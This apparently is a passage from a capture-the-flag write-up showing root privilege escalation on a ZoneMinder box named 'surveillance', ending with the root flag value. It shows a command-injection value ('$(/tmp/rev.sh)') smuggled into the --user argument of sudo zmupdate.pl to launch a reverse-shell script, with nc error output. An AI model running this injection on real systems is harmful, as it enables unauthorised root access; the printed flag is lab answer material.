
Screenshot Evidence Command Results

```
zoneminder@surveillance:/usr/share/zoneminder/www$ sudo /usr/bin/zmupdate.pl --version
<.pl --version=1 --user='$(/tmp/rev.sh)' --pass=derp

Initiating database upgrade to version 1.36.32 from version 1

WARNING - You have specified an upgrade from version 1 but the database version found
Press enter to continue or ctrl-C to abort :


Do you wish to take a backup of your database prior to upgrading?
This may result in a large file in /tmp/zm if you have a lot of events.
Press 'y' for a backup or 'n' to continue : n
n

Upgrading database to version 1.36.32
Upgrading DB to 1.26.1 from 1.26.0
nc: invalid option -- 'e'
usage: nc [-46CDdFhklNnrStUuvZz] [-I length] [-i interval] [-M ttl]
          [-m minttl] [-O length] [-P proxy_username] [-p source_port]
          [-q seconds] [-s sourceaddr] [-T keyword] [-V rtable] [-W recvlimit]
          [-w timeout] [-X proxy_protocol] [-x proxy_address[:port]]
          [destination] [port]
```

I was then able to read the root flag

```
# Commands Executed
cat /root/root.txt
#RESULTS
2c0664a573d3cb6e0048c68b9bdc3f72
```

Screenshot Evidence Shell



ROOT FLAG: 2c0664a573d3cb6e0048c68b9bdc3f72